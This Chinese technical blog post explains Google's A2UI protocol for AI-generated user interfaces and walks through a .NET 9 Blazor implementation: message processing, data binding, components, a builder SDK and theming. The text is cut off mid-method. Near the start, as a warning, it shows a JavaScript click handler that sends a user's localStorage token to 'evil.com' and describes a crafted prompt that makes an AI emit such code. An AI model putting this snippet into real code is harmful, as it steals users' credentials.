
当ChatGPT们在疯狂"卷"文本生成时,一个更大的问题悄然浮现------如何让AI安全地"画"出用户界面?Google的A2UI协议给出了一个令人眼前一亮的答案。本文将带你深入一个完整的.NET 9 Blazor实现,从零到一揭秘这项革命性技术背后的设计哲学、架构精髓和工程实践。
一、AI生成UI的三大困境
2024年末,当大语言模型的"文本生成"能力已经登峰造极,开发者们开始把目光投向一个更野心勃勃的目标------让AI直接生成用户界面。
但现实很骨感。传统方案面临三座大山:
1.1 安全性的紧箍咒
让AI生成可执行代码?这听起来就像在玩俄罗斯轮盘赌。想象一个场景:用户无意中输入了一个被精心设计的提示词,AI生成了一段"看似人畜无害"的JavaScript代码,结果这段代码悄悄把用户数据上传到了某个神秘服务器...
// 看起来很正常的按钮点击事件?
button.onclick = () => {
  console.log("Hello!");
  // 但实际上...
  fetch('https://evil.com/steal', {
    method: 'POST',
    body: localStorage.getItem('token')
  });
};
代码注入、XSS攻击、权限提升...这些安全噩梦会成为产品经理的日常。
1.2 跨平台的地狱模式
更要命的是平台碎片化问题。AI为Web生成了React代码,那移动端怎么办?
-
iOS用户说:"我这儿只有SwiftUI"
-
Android开发吐槽:"我们用Jetpack Compose"
-
桌面应用团队傻眼:"WPF?还是Electron?"
难道要让AI学会7、8种UI框架,针对每个平台生成不同代码?这简直是工程师的噩梦和老板的钞票粉碎机。
1.3 体验割裂的窘境
有人说:"iframe不就行了?"
理想很丰满:把AI生成的HTML塞进iframe,隔离运行,安全又简单。
现实很骨感:
-
样式不一致(你的应用是暗色主题,iframe里却是白底黑字)
-
性能堪忧(每个iframe都是独立的浏览器上下文)
-
交互割裂(iframe里的拖拽、复制粘贴都是独立的世界)
-
可访问性灾难(屏幕阅读器表示:"我懵了")
用户体验支离破碎,产品体验一塌糊涂。
二、A2UI的哲学突破:数据即界面
面对这些困境,Google的A2UI协议横空出世,用一个优雅得令人拍案叫绝的思路破解了死局:
不生成代码,生成数据!
这不是简单的"配置文件式UI"或者"JSON驱动界面",而是一套完整的声明式UI协议。
2.1 核心理念
让我用一个类比解释这个设计哲学:
传统方案就像建筑师不但要设计图纸,还要亲自搬砖、和泥、砌墙------累死累活,还容易出安全事故。
A2UI方案是建筑师只负责设计图纸(JSON数据),施工队(客户端渲染器)拿着自家的材料(原生组件)按图施工------同样的设计,不同的实现,完美的本地化。
更妙的是:
-
设计图纸是标准的(JSON格式,任何平台都认识)
-
施工材料是本地的(Web用Web组件,iOS用SwiftUI,各取所需)
-
安全完全可控(施工队只能用自己仓库里的材料,不能引入外来的"危险品")
2.2 三大支柱
A2UI的核心哲学建立在三大支柱之上:
支柱一:安全至上 (Security First)
{
  "component": {
    "Button": {
      "child": "btn-text",
      "action": {"name": "submit_form"}
    }
  }
}这段JSON说:"我想要一个按钮,点击时触发submit_form动作"。注意:
-
没有可执行代码,只有数据描述
-
组件来自可信目录,客户端只渲染预先注册的组件
-
动作名称是约定,由客户端代码实现具体逻辑
就像餐厅的菜单,顾客只能点菜单上的菜,不能要求后厨做"菜单外的神秘料理"。
支柱二:原生体验 (Native Experience)
同样的JSON,在不同平台的渲染结果:
| 平台 | 渲染成 | 特点 |
|---|---|---|
| Web (Blazor) | <button class="btn-primary"> |
继承站点CSS,支持鼠标悬停 |
| iOS (SwiftUI) | Button(action:) |
原生触感反馈,Dark Mode自适应 |
| Android (Compose) | Button(onClick=) |
Material Design,支持水波纹 |
| Flutter | ElevatedButton |
跨平台但原生级性能 |
零性能损耗 ,零样式适配成本 ,零可访问性问题。
支柱三:可移植性 (Portability)
一个Agent,一份响应,处处运行。
想象这个场景:
-
用户在Web上用AI Agent预订餐厅
-
Agent返回一个表单UI(A2UI JSON)
-
用户下班路上打开手机App,同样的Agent、同样的JSON
-
iOS原生界面无缝呈现,继续完成预订
Write Once, Render Anywhere - 这不是Java当年未竟的梦想,而是A2UI正在兑现的承诺。
2.3 与传统方案的对比
| 维度 | 传统HTML生成 | iframe嵌入 | A2UI协议 |
|---|---|---|---|
| 安全性 | ❌ XSS风险 | ⚠️ 需沙箱隔离 | ✅ 纯数据,零风险 |
| 跨平台 | ❌ 只能Web | ❌ 只能Web | ✅ 一次生成,处处运行 |
| 性能 | ⚠️ 取决于代码质量 | ❌ 独立上下文,资源占用高 | ✅ 原生组件,性能最优 |
| 样式一致性 | ❌ 需要大量CSS适配 | ❌ iframe样式隔离 | ✅ 继承应用主题 |
| 可访问性 | ⚠️ 需手动实现ARIA | ❌ 屏幕阅读器不友好 | ✅ 原生组件自带支持 |
| 开发体验 | 😫 复杂且不安全 | 😐 简单但受限 | 😊 简单、安全、强大 |
三、架构深度剖析:四层设计的精妙之处
现在让我们深入这个.NET 9 Blazor实现,看看如何把A2UI协议的哲学转化为可运行的代码。
3.1 整体架构图
┌─────────────────────────────────────────────────────────────┐
│                      用户界面层 (UI Layer)                      │
│  ┌───────────────┐  ┌───────────────┐  ┌──────────────┐    │
│  │ A2UISurface   │  │ A2UIRenderer  │  │ 18+组件      │    │
│  │ (容器组件)     │  │ (动态渲染器)   │  │ (Text/Button)│    │
│  └───────┬───────┘  └───────┬───────┘  └──────┬───────┘    │
└──────────┼──────────────────┼──────────────────┼────────────┘
           │                  │                  │
┌──────────▼──────────────────▼──────────────────▼────────────┐
│                     核心处理层 (Core Layer)                    │
│  ┌─────────────────────────────────────────────────────┐    │
│  │        MessageProcessor (消息总控)                    │    │
│  │  • ProcessMessage()  - 路由消息                      │    │
│  │  • BeginRendering    - 初始化Surface                 │    │
│  │  • SurfaceUpdate     - 更新组件                       │    │
│  │  • DataModelUpdate   - 更新数据                       │    │
│  └─────┬────────────────────────────────┬────────────┘    │
│        │                                │                  │
│  ┌─────▼──────────┐            ┌────────▼──────────┐      │
│  │DataBinding     │            │EventDispatcher    │      │
│  │Resolver        │            │(事件分发器)        │      │
│  │(数据绑定解析)   │            │                   │      │
│  └────────────────┘            └───────────────────┘      │
└──────────┬───────────────────────────────┬─────────────────┘
           │                               │
┌──────────▼───────────────────────────────▼─────────────────┐
│                    类型系统层 (Type Layer)                    │
│  ┌──────────┐  ┌───────────┐  ┌─────────────────────┐    │
│  │ Surface  │  │ComponentNode│ │ ServerToClient     │    │
│  │ DataModel│  │ BoundValue │  │ Message            │    │
│  └──────────┘  └───────────┘  └─────────────────────┘    │
└──────────┬──────────────────────────────────────────────────┘
           │
┌──────────▼──────────────────────────────────────────────────┐
│                   Agent SDK层 (Agent Layer)                  │
│  ┌──────────────────┐  ┌────────────────────────────┐      │
│  │ SurfaceBuilder   │  │ Component Builders          │      │
│  │ (Fluent API)     │  │ (Text/Button/Card/Row...)  │      │
│  └──────────────────┘  └────────────────────────────┘      │
│            ↓                                                 │
│  ┌──────────────────────────────────────────────────┐      │
│  │ 生成 A2UI JSON Messages                           │      │
│  │ [BeginRendering, SurfaceUpdate, DataModelUpdate]│      │
│  └──────────────────────────────────────────────────┘      │
└─────────────────────────────────────────────────────────────┘
这个四层架构的设计精妙之处在于:
-
职责清晰:每一层都有明确的单一职责
-
低耦合:层与层之间通过接口和事件通信
-
高内聚:同一层内的模块紧密协作
-
易测试:每一层都可以独立单元测试
3.2 核心处理层:MessageProcessor的精密编排
MessageProcessor是整个系统的"大脑",负责消息路由和状态管理。让我们看看它的核心设计:
public class MessageProcessor
{
    // Surface管理 - 每个Surface是独立的UI渲染区域
    private readonly Dictionary<string, Surface> _surfaces = new();

    // 事件驱动 - Blazor组件通过订阅事件获取更新通知
    public event EventHandler<SurfaceUpdatedEventArgs>? SurfaceUpdated;

    public void ProcessMessage(ServerToClientMessage message)
    {
        // 消息路由 - 根据消息类型分发处理
        if (message.BeginRendering != null)
            HandleBeginRendering(message.BeginRendering);
        else if (message.SurfaceUpdate != null)
            HandleSurfaceUpdate(message.SurfaceUpdate);
        else if (message.DataModelUpdate != null)
            HandleDataModelUpdate(message.DataModelUpdate);
        else if (message.DeleteSurface != null)
            HandleDeleteSurface(message.DeleteSurface);
    }
}
设计亮点一:Adjacency List组件模型
A2UI采用"邻接表"而非"嵌套树"来表示组件层次结构。这是一个天才设计:
传统嵌套树:
{
  "type": "Card",
  "children": [
    {
      "type": "Column",
      "children": [
        {"type": "Text", "text": "Title"},
        {"type": "Text", "text": "Body"}
      ]
    }
  ]
}A2UI邻接表:
{
  "components": [
    {"id": "card", "component": {"Card": {"child": "column"}}},
    {"id": "column", "component": {"Column": {"children": {"explicitList": ["text1", "text2"]}}}},
    {"id": "text1", "component": {"Text": {"text": {"literalString": "Title"}}}},
    {"id": "text2", "component": {"Text": {"text": {"literalString": "Body"}}}}
  ]
}
为什么要这样"绕"一圈?因为这带来三大好处:
1. 增量更新友好
只需发送变化的组件:
{
  "components": [
    {"id": "text1", "component": {"Text": {"text": {"literalString": "Updated Title"}}}}
  ]
}
不需要重新发送整棵树,大幅减少网络传输。
2. LLM生成友好
平铺的列表结构比嵌套的JSON树更容易让LLM"理解"和生成:
-
不用担心括号嵌套层级
-
可以流式逐个生成组件
-
更容易添加、删除、重排组件
3. 渲染器实现简单
private void HandleSurfaceUpdate(SurfaceUpdateMessage message)
{
    var surface = GetOrCreateSurface(message.SurfaceId);

    // 简单的字典更新 - O(1)复杂度
    foreach (var componentDef in message.Components)
    {
        surface.Components[componentDef.Id] = ParseComponent(componentDef);
    }

    // 通知UI重新渲染
    OnSurfaceUpdated(message.SurfaceId);
}
不需要递归遍历树,不需要diff算法,代码简洁高效。
设计亮点二:数据与结构分离
A2UI把UI结构 和应用状态彻底分离:
public class Surface
{
    public Dictionary<string, ComponentNode> Components { get; set; } // UI结构
    public DataModel DataModel { get; set; }                          // 应用状态
}
这带来的好处是:
1. 响应式更新
// 只更新数据,UI自动响应
MessageProcessor.SetData("my-surface", "/user/name", "Alice");
// 所有绑定到 "/user/name" 的Text组件自动更新显示
2. 模板复用
{
  "id": "user-list",
  "component": {
    "Column": {
      "children": {
        "template": {
          "dataBinding": "/users",
          "componentId": "user-card"
        }
      }
    }
  }
}
一个模板组件,渲染多条数据:
/users/0 → user-card (name: Alice)
/users/1 → user-card (name: Bob)
/users/2 → user-card (name: Charlie)
3. 双向绑定
{
  "id": "name-input",
  "component": {
    "TextField": {
      "value": {"path": "/form/name"}
    }
  }
}
用户输入 → 自动更新/form/name → 其他绑定该路径的组件自动响应。
3.3 数据绑定解析器:类型安全的魔法
DataBindingResolver负责把JSON中的BoundValue解析为强类型的C#对象:
public class DataBindingResolver
{
    public T? ResolveBoundValue<T>(
        Dictionary<string, object> boundValue,
        string surfaceId,
        string? dataContextPath = null)
    {
        // 1. 优先检查字面值
        if (boundValue.TryGetValue("literalString", out var literal))
            return (T)literal;

        // 2. 处理路径绑定
        if (boundValue.TryGetValue("path", out var pathObj))
        {
            var path = ExtractPath(pathObj);
            var dataValue = _messageProcessor.GetData(surfaceId, path, dataContextPath);

            // 3. 类型转换
            if (dataValue is T typedValue)
                return typedValue;

            // 4. JSON反序列化
            if (dataValue is JsonElement jsonData)
                return jsonData.Deserialize<T>();

            // 5. 通用类型转换
            return (T)Convert.ChangeType(dataValue, typeof(T));
        }

        return default;
    }
}
设计精妙之处
1. 支持"初始化简写"
A2UI支持一个巧妙的语法糖:
{
  "text": {
    "literalString": "Default Name",
    "path": "/user/name"
  }
}语义:"如果/user/name不存在,先用"Default Name"初始化它,然后绑定"。
实现:
if (boundValue.ContainsKey("literalString") && boundValue.ContainsKey("path"))
{
    // 初始化数据
    _messageProcessor.SetData(surfaceId, path, literalString, dataContextPath);
    // 然后读取
    dataValue = _messageProcessor.GetData(surfaceId, path, dataContextPath);
}
2. 处理JsonElement的坑
.NET的JSON反序列化会产生JsonElement类型,直接用会踩坑:
// ❌ 错误:JsonElement不是string
if (pathObj is string path) { ... }

// ✅ 正确:先判断JsonElement
if (pathObj is JsonElement jsonElement && jsonElement.ValueKind == JsonValueKind.String)
{
    path = jsonElement.GetString();
}
else if (pathObj is string pathString)
{
    path = pathString;
}
这个实现细节处理得非常扎实。
3. 泛型设计的类型安全
// 编译时类型检查
string? text = resolver.ResolveString(boundValue, surfaceId);
double? number = resolver.ResolveNumber(boundValue, surfaceId);
List<User>? users = resolver.ResolveList<User>(boundValue, surfaceId);比起返回object?然后手动转换,这个设计优雅太多。
3.4 事件分发器:双向通信的桥梁
EventDispatcher处理用户交互事件的上报:
public class EventDispatcher
{
    // 事件总线
    public event EventHandler<UserActionEventArgs>? UserActionDispatched;

    public UserActionMessage CreateUserAction(
        string actionName,
        string surfaceId,
        string sourceComponentId,
        Dictionary<string, object>? context = null)
    {
        return new UserActionMessage
        {
            Action = actionName,
            SurfaceId = surfaceId,
            SourceComponentId = sourceComponentId,
            Context = context,
            Timestamp = DateTime.UtcNow
        };
    }

    public void DispatchUserAction(UserActionMessage action)
    {
        UserActionDispatched?.Invoke(this, new UserActionEventArgs(action));
    }
}
完整的交互流程
用户点击按钮
    ↓
Button.HandleClick()
    ↓
解析action定义:
  - action name: "submit_form"
  - context: {"name": "Alice", "email": "alice@example.com"}
    ↓
EventDispatcher.DispatchUserAction()
    ↓
触发 UserActionDispatched 事件
    ↓
Page订阅处理器 OnUserAction()
    ↓
调用Agent处理业务逻辑
    ↓
Agent返回新的A2UI消息
    ↓
MessageProcessor.ProcessMessage()
    ↓
UI更新完成
这个事件驱动的设计让组件和业务逻辑完全解耦。
四、组件库实现:18+标准组件的精雕细琢
4.1 组件基类:统一的抽象
所有组件继承自A2UIComponentBase:
public abstract class A2UIComponentBase : ComponentBase
{
    [Parameter] public required string SurfaceId { get; set; }
    [Parameter] public required ComponentNode Component { get; set; }
    [Inject] protected IA2UITheme Theme { get; set; } = null!;

    // 工具方法:从Properties字典提取强类型值
    protected string? GetStringProperty(string key)
    {
        if (!Component.Properties.TryGetValue(key, out var value))
            return null;

        // 处理JsonElement
        if (value is JsonElement jsonElement && jsonElement.ValueKind == JsonValueKind.String)
            return jsonElement.GetString();

        return value as string;
    }

    protected Dictionary<string, object>? GetDictionaryProperty(string key)
    {
        if (!Component.Properties.TryGetValue(key, out var value))
            return null;

        // 多种类型兼容处理
        if (value is Dictionary<string, object> dict)
            return dict;

        if (value is JsonElement jsonElement && jsonElement.ValueKind == JsonValueKind.Object)
            return JsonSerializer.Deserialize<Dictionary<string, object>>(jsonElement.GetRawText());

        return null;
    }

    // 主题样式生成
    protected virtual string GetCssClass() => "";
}
这个基类设计的精妙之处:
1. 统一的属性访问
不用每个组件都写重复的类型转换代码,基类统一处理。
2. JsonElement陷阱处理
.NET的JSON反序列化会产生JsonElement,直接使用会出错,基类统一兼容处理。
3. 主题系统集成
所有组件自动注入当前主题,样式统一管理。
4.2 Button组件:完整的交互流程
让我们深入最复杂的Button组件实现:
@inherits A2UIComponentBase

<button class="@GetCssClass()" @onclick="HandleClick">
    @if (!string.IsNullOrEmpty(ChildComponentId))
    {
        <A2UIRenderer SurfaceId="@SurfaceId"
                      ComponentId="@ChildComponentId"
                      DataContextPath="@Component.DataContextPath" />
    }
</button>

@code {
    private string? ChildComponentId;
    private Dictionary<string, object>? ActionData;
    private bool IsPrimary;

    protected override void OnParametersSet()
    {
        ChildComponentId = GetStringProperty("child");
        ActionData = GetDictionaryProperty("action");
        IsPrimary = GetBoolProperty("primary", false);
    }

    private void HandleClick()
    {
        if (ActionData == null) return;

        // 1. 提取action名称
        if (!ActionData.TryGetValue("name", out var nameObj) ||
            nameObj is not string actionName)
            return;

        // 2. 解析context数组
        var context = new Dictionary<string, object>();
        if (ActionData.TryGetValue("context", out var contextObj))
        {
            // 处理JsonElement/List<object>等多种类型
            var contextEntries = ParseContextEntries(contextObj);

            // 3. 使用DataBindingResolver解析绑定值
            context = BindingResolver.ResolveActionContext(
                contextEntries,
                SurfaceId,
                Component.DataContextPath
            );
        }

        // 4. 创建并分发UserAction
        var userAction = EventDispatcher.CreateUserAction(
            actionName,
            SurfaceId,
            Component.Id,
            context
        );
        EventDispatcher.DispatchUserAction(userAction);
    }

    protected override string GetCssClass()
    {
        var baseClass = Theme.Components.Button;
        var variantClass = IsPrimary
            ? Theme.Components.ButtonPrimary
            : Theme.Components.ButtonSecondary;
        return $"{baseClass} {variantClass}".Trim();
    }
}
Button组件的三大亮点
1. 递归渲染子组件
Button的内容不是直接的文本,而是通过child属性引用另一个组件(通常是Text):
<A2UIRenderer ComponentId="@ChildComponentId" />这个设计让Button可以包含任意内容:文本、图标、甚至是复杂的Row/Column布局。
2. Context数据解析
最复杂的部分是解析action.context数组:
{
  "action": {
    "name": "submit_form",
    "context": [
      {"key": "name", "value": {"path": "/form/name"}},
      {"key": "email", "value": {"literalString": "test@example.com"}}
    ]
  }
}
代码需要:
-
处理
JsonElement、List<object>等多种反序列化结果 -
解析每个entry的
value(可能是path绑定或literal值) -
通过
DataBindingResolver获取实际数据
这部分实现体现了对.NET JSON序列化细节的深刻理解。
3. 主题样式动态生成
protected override string GetCssClass()
{
    return IsPrimary
        ? "a2ui-button a2ui-button-primary"
        : "a2ui-button a2ui-button-secondary";
}
结合主题系统的CSS变量:
.a2ui-button-primary {
    background-color: var(--a2ui-primary-color);
    color: white;
}
.a2ui-button-secondary {
    background-color: transparent;
    border: 1px solid var(--a2ui-primary-color);
    color: var(--a2ui-primary-color);
}
切换主题时,按钮样式自动跟随,无需修改组件代码。
4.3 List组件:模板渲染的魔法
List组件展示了A2UI模板系统的强大:
@inherits A2UIComponentBase

<div class="@GetCssClass()">
    @if (TemplateBinding != null)
    {
        // 模板模式:根据数据数组动态渲染
        @foreach (var item in GetListItems())
        {
            var itemPath = $"{TemplateBinding.DataBinding}/{item.Index}";
            <A2UIRenderer SurfaceId="@SurfaceId"
                          ComponentId="@TemplateBinding.ComponentId"
                          DataContextPath="@itemPath" />
        }
    }
    else if (ExplicitChildren != null)
    {
        // 静态模式:渲染指定的子组件列表
        @foreach (var childId in ExplicitChildren)
        {
            <A2UIRenderer SurfaceId="@SurfaceId" ComponentId="@childId" />
        }
    }
</div>

@code {
    private IEnumerable<(int Index, object Data)> GetListItems()
    {
        var data = MessageProcessor.GetData(
            SurfaceId,
            TemplateBinding.DataBinding,
            Component.DataContextPath
        );

        if (data is List<object> list)
        {
            return list.Select((item, index) => (index, item));
        }

        return Enumerable.Empty<(int, object)>();
    }
}
使用示例
{
  "components": [
    {
      "id": "contact-list",
      "component": {
        "List": {
          "children": {
            "template": {
              "dataBinding": "/contacts",
              "componentId": "contact-card"
            }
          }
        }
      }
    },
    {
      "id": "contact-card",
      "component": {
        "Column": {
          "children": {"explicitList": ["name-text", "email-text"]}
        }
      }
    },
    {
      "id": "name-text",
      "component": {
        "Text": {
          "text": {"path": "/name"}  // 相对路径!
        }
      }
    }
  ]
}
当数据为:
{
  "contacts": [
    {"name": "Alice", "email": "alice@example.com"},
    {"name": "Bob", "email": "bob@example.com"}
  ]
}
渲染结果:
contact-card (dataContextPath: "/contacts/0")
  ↳ name-text: path "/name" → 解析为 "/contacts/0/name" → "Alice"
  ↳ email-text: path "/email" → 解析为 "/contacts/0/email" → "alice@example.com"

contact-card (dataContextPath: "/contacts/1")
  ↳ name-text: path "/name" → 解析为 "/contacts/1/name" → "Bob"
↳ email-text: path "/email" → 解析为 "/contacts/1/email" → "bob@example.com"这就是数据驱动UI的威力:一个模板,渲染千万条数据。
五、Agent SDK:让AI轻松"画"界面
5.1 Fluent Builder API设计
手写A2UI JSON太痛苦了,Agent SDK提供了流畅的C# Builder API:
var messages = new SurfaceBuilder("demo-surface")
    // 1. 定义根容器
    .AddCard("root-card", card => card.WithChild("content"))

    // 2. 定义列布局
    .AddColumn("content", col => col
        .AddChild("title")
        .AddChild("description")
        .AddChild("actions"))

    // 3. 定义标题
    .AddText("title", text => text
        .WithText("欢迎使用A2UI")
        .WithUsageHint(A2UIConstants.TextUsageHints.H1))

    // 4. 定义描述
    .AddText("description", text => text
        .WithText("这是一个AI生成的界面"))

    // 5. 定义按钮行
    .AddRow("actions", row => row
        .AddChild("btn-confirm")
        .AddChild("btn-cancel")
        .WithDistribution(A2UIConstants.Distribution.SpaceEvenly))

    // 6. 定义确认按钮
    .AddButton("btn-confirm", btn => btn
        .WithChild("btn-confirm-text")
        .WithAction("confirm_action")
        .AsPrimary())

    .AddText("btn-confirm-text", text => text
        .WithText("确认"))

    // 7. 定义取消按钮
    .AddButton("btn-cancel", btn => btn
        .WithChild("btn-cancel-text")
        .WithAction("cancel_action"))

    .AddText("btn-cancel-text", text => text
        .WithText("取消"))

    // 8. 设置根组件并构建
    .WithRoot("root-card")
    .Build();

// 处理消息
foreach (var msg in messages)
{
    MessageProcessor.ProcessMessage(msg);
}
设计优雅之处
1. 类型安全
// ✅ 编译通过
.AddText("id", text => text.WithText("Hello"))

// ❌ 编译错误:WithText需要string参数
.AddText("id", text => text.WithText(123))
编译时就能发现错误,而不是运行时崩溃。
2. IntelliSense支持
在Visual Studio中输入.With,IDE自动列出所有可用方法:
-
WithText() -
WithUsageHint() -
WithValue() -
...
开发体验极佳。
3. 链式调用
.AddText("title", text => text
    .WithText("标题")
    .WithUsageHint("h1")
    .WithValue("$.title"))  // 数据绑定
一气呵成,代码简洁优雅。
5.2 QuickStart辅助方法
对于简单场景,SDK提供了更简便的方法:
public static class A2UIQuickStart
{
    // 创建简单文本卡片
    public static List<ServerToClientMessage> CreateTextCard(
        string surfaceId,
        string title,
        string body)
    {
        return new SurfaceBuilder(surfaceId)
            .AddCard("card", card => card.WithChild("content"))
            .AddColumn("content", col => col
                .AddChild("title")
                .AddChild("body"))
            .AddText("title", text => text
                .WithText(title)
                .WithUsageHint("h2"))
            .AddText("body", text => text
                .WithText(body))
            .WithRoot("card")
            .Build();
    }

    // 创建加载中提示
    public static List<ServerToClientMessage> CreateLoadingIndicator(
        string surfaceId)
    {
        return new SurfaceBuilder(surfaceId)
            .AddRow("loading", row => row
                .AddChild("spinner")
                .AddChild("text")
                .WithAlignment("center"))
            .AddIcon("spinner", icon => icon
                .WithIcon("⏳"))
            .AddText("text", text => text
                .WithText("加载中..."))
            .WithRoot("loading")
            .Build();
    }

    // 创建错误提示
    public static List<ServerToClientMessage> CreateErrorMessage(
        string surfaceId,
        string error)
    {
        return new SurfaceBuilder(surfaceId)
            .AddCard("error-card", card => card.WithChild("content"))
            .AddColumn("content", col => col
                .AddChild("icon")
                .AddChild("message"))
            .AddIcon("icon", icon => icon
                .WithIcon("❌"))
            .AddText("message", text => text
                .WithText(error)
                .WithUsageHint("body"))
            .WithRoot("error-card")
            .Build();
    }
}
使用起来极其简单:
// Agent代码
public async Task<List<ServerToClientMessage>> ProcessQueryAsync(string query)
{
    try
    {
        // 先显示加载中
        var loadingMsg = A2UIQuickStart.CreateLoadingIndicator("demo");
        await SendToClient(loadingMsg);

        // 处理业务逻辑
        var result = await ProcessWithLLM(query);

        // 返回结果UI
        return A2UIQuickStart.CreateTextCard(
            "demo",
            "查询结果",
            result
        );
    }
    catch (Exception ex)
    {
        // 错误处理
        return A2UIQuickStart.CreateErrorMessage("demo", ex.Message);
    }
}
三个方法,解决80%的常见场景。
六、主题系统:一键换肤的秘密
6.1 主题接口设计
public interface IA2UITheme
{
    string Name { get; }
    ComponentTheme Components { get; }

    // 颜色配置
    string PrimaryColor { get; }
    string SecondaryColor { get; }
    string BackgroundColor { get; }
    string TextColor { get; }
    string ErrorColor { get; }
    string SuccessColor { get; }

    // 排版配置
    string FontFamily { get; }
    string BorderRadius { get; }

    // 自定义变量
    Dictionary<string, string> CustomVariables { get; }
}

public class ComponentTheme
{
    public string Button { get; set; } = "a2ui-button";
    public string ButtonPrimary { get; set; } = "a2ui-button-primary";
    public string ButtonSecondary { get; set; } = "a2ui-button-secondary";
    public string Text { get; set; } = "a2ui-text";
    public string TextH1 { get; set; } = "a2ui-text-h1";
    // ... 更多组件样式类
}
6.2 默认主题实现
public class DefaultTheme : IA2UITheme
{
    public string Name => "Default";

    public string PrimaryColor => "#3b82f6";      // 蓝色
    public string SecondaryColor => "#6b7280";    // 灰色
    public string BackgroundColor => "#ffffff";   // 白色
    public string TextColor => "#1f2937";         // 深灰
    public string ErrorColor => "#ef4444";        // 红色
    public string SuccessColor => "#10b981";      // 绿色

    public string FontFamily =>
        "-apple-system, BlinkMacSystemFont, 'Segoe UI', Roboto, sans-serif";
    public string BorderRadius => "0.375rem";

    // 组件样式映射
    public ComponentTheme Components { get; } = new()
    {
        Button = "a2ui-button",
        ButtonPrimary = "a2ui-button-primary",
        ButtonSecondary = "a2ui-button-secondary",
        // ...
    };
}

public class DarkTheme : DefaultTheme
{
    public new string Name => "Dark";
    public new string BackgroundColor => "#1f2937";  // 深灰
    public new string TextColor => "#f9fafb";        // 浅灰
    public new string SecondaryColor => "#9ca3af";   // 中灰
}
6.3 CSS生成器
public class ThemeCssGenerator
{
    public static string GenerateCssVariables(IA2UITheme theme)
    {
        return $@"
:root {{
  --a2ui-primary-color: {theme.PrimaryColor};
  --a2ui-secondary-color: {theme.SecondaryColor};
  --a2ui-background-color: {theme.BackgroundColor};
  --a2ui-text-color: {theme.TextColor};
  --a2ui-error-color: {theme.ErrorColor};
  --a2ui-success-color: {theme.SuccessColor};
  --a2ui-font-family: {theme.FontFamily};
  --a2ui-border-radius: {theme.BorderRadius};
}}";
    }

    public static string GenerateBaseStyles()
    {
        return @"
.a2ui-button-primary {
    background-color: var(--a2ui-primary-color);
    color: white;
    border: none;
    padding: 0.5rem 1rem;
    border-radius: var(--a2ui-border-radius);
    font-family: var(--a2ui-font-family);
    cursor: pointer;
    transition: opacity 0.2s;
}

.a2ui-button-primary:hover {
    opacity: 0.9;
}

.a2ui-button-secondary {
    background-color: transparent;
    color: var(--a2ui-primary-color);
    border: 1px solid var(--a2ui-primary-color);
    padding: 0.5rem 1rem;
    border-radius: var(--a2ui-border-radius);
    font-family: var(--a2ui-font-family);
    cursor: pointer;
    transition: background-color 0.2s;
}

.a2ui-button-secondary:hover {
    background-color: var(--a2ui-primary-color);
    color: white;
}
";
    }
}
6.4 主题服务
public class ThemeService
{
    private IA2UITheme _currentTheme;
    private readonly Dictionary<string, IA2UITheme> _themes = new();

    public event EventHandler<ThemeChangedEventArgs>? ThemeChanged;

    public ThemeService()
    {
        // 注册默认主题
        RegisterTheme(new DefaultTheme());
        RegisterTheme(new DarkTheme());
        _currentTheme = _themes["Default"];
    }

    public void RegisterTheme(IA2UITheme theme)
    {
        _themes[theme.Name] = theme;
    }

    public bool SetTheme(string themeName)
    {
        if (_themes.TryGetValue(themeName, out var theme))
        {
            var oldTheme = _currentTheme;
            _currentTheme = theme;
            ThemeChanged?.Invoke(this, new ThemeChangedEventArgs(oldTheme, theme));
            return true;
        }
        return false;
    }

    public string GenerateThemeCss()
    {
